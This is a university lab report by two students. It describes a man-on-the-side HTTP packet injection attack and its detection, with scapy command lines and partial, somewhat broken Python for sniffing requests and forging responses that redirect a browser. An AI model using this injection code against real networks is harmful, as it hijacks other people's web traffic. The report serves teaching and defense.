THE AMERICAN UNIVERSITY IN CAIRO

الجامعة الأمريكية بالقاهرة

Secure System Engineering
Lab 5

Quantum Injection/Detection

Dr. Sherif El-Kassas

Ta. Mahmoud Esmat

Mark Jacoub 900151163
Marie Filoppos 900150669

Man on The Side Attack Injection

Part 1:

The Attack: The attacker can read the traffic and insert new packets, but not to modify or delete packets sent by other participants. The attacker relies on a timing advantage to make sure that the response he sends to the request of a victim arrives before the legitimate response.

The injection Method:

-Use scapy to sniff the packets
-copy packets
-Here we read TCP packets from Wireshark that have HTTP GET request .
-Creating a fake packet

Commands

Run this command in the command prompt:

Python quantuminject.py i- [interface] -r [regexp] -d [datafile] -e [expression]

sudo python inject.py -i wlp6s0 -r "HTTP" -d payload.data -e "tcp"


Here is the code implementation of inject.py

```
def inject_main(interface, regexp, datafile, exp):
	response_file = open(args.datafile,'r')
	response = response_file.read()
	response_file.close()
	#Compile the regex once, to be faster
	regex_engine = re.compile(regexp)
#Sniffes from the given interface and filter out then apply the processing routine
	sniff(
		iface=interface,
		filter=exp,
		prn=lambda packet: _process_packet(packet, regex_engine, response)
)
def _process_packet(packet, regex_engine, response):
	#If the packet is a target packet, inject a response.
	if(_is_target_packet(packet, regex_engine, response)):
		_inject_reply(packet, response)
```


```
def _is_target_packet(packet, regex_engine, response):
        #Apply the regex matching to the packet only if it is tcp
        Try:
                #Makes sure that
                #1. The packet's TCP raw data matches the given regex
                #2. It is not the fake payload, to avoid a cycle.
                return re.search(regex_engine, packet[TCP][Raw].load) != None and
packet[TCP][Raw].load != response
        except:
                return False
def _inject_reply(packet, response_payload):
        global total_injected_packets
        print("Detected a request from: %s" % (packet[IP].src))
        #Construct the response packet by exchanging source and destination fields
```

Tests and Results

HTTP GET Request through the browser to any (not secure) website which uses http and not https not secure website because with secure website they prevent redirection.The redirected page was our html file instead of the original unsecure website



Filter the packets stream from the HTTP GET Request and the fake response which was injected by inject.py is shown here in this screenshot.



Part 2:

We analyzed the pcap from any injected packets .

Instructions:

Python quantumdetect.py i- [interface] -r [readfile] -e [expression]

sudo python detect.py -r injected101.pacap -e "tcp"


-i Listen on network device <interface>.


-r Read packets from <file> (tcpdump format).

-e <expression> is a BPF filter that specifies a subset of the traffic to be monitored.

Results:

The injection attack has been successfully detected by our program which displays both the original and spoofed HTTP Response:





Difficulties Faced:

1. No previous knowledge of python language

2. Including the libraries and learning about them

3. Finding a website to inject the payload.data, especially after the first exploit Google Chrome finds out and prevent the exploit to occur again

References:

https://github.com/yehiahesham/Quantum-Inject_and_Detect
https://scapy.readthedocs.io/en/latest/installation.html
https://github.com/KarimIO/Quantum-Inject-Detect
https://www.python.org/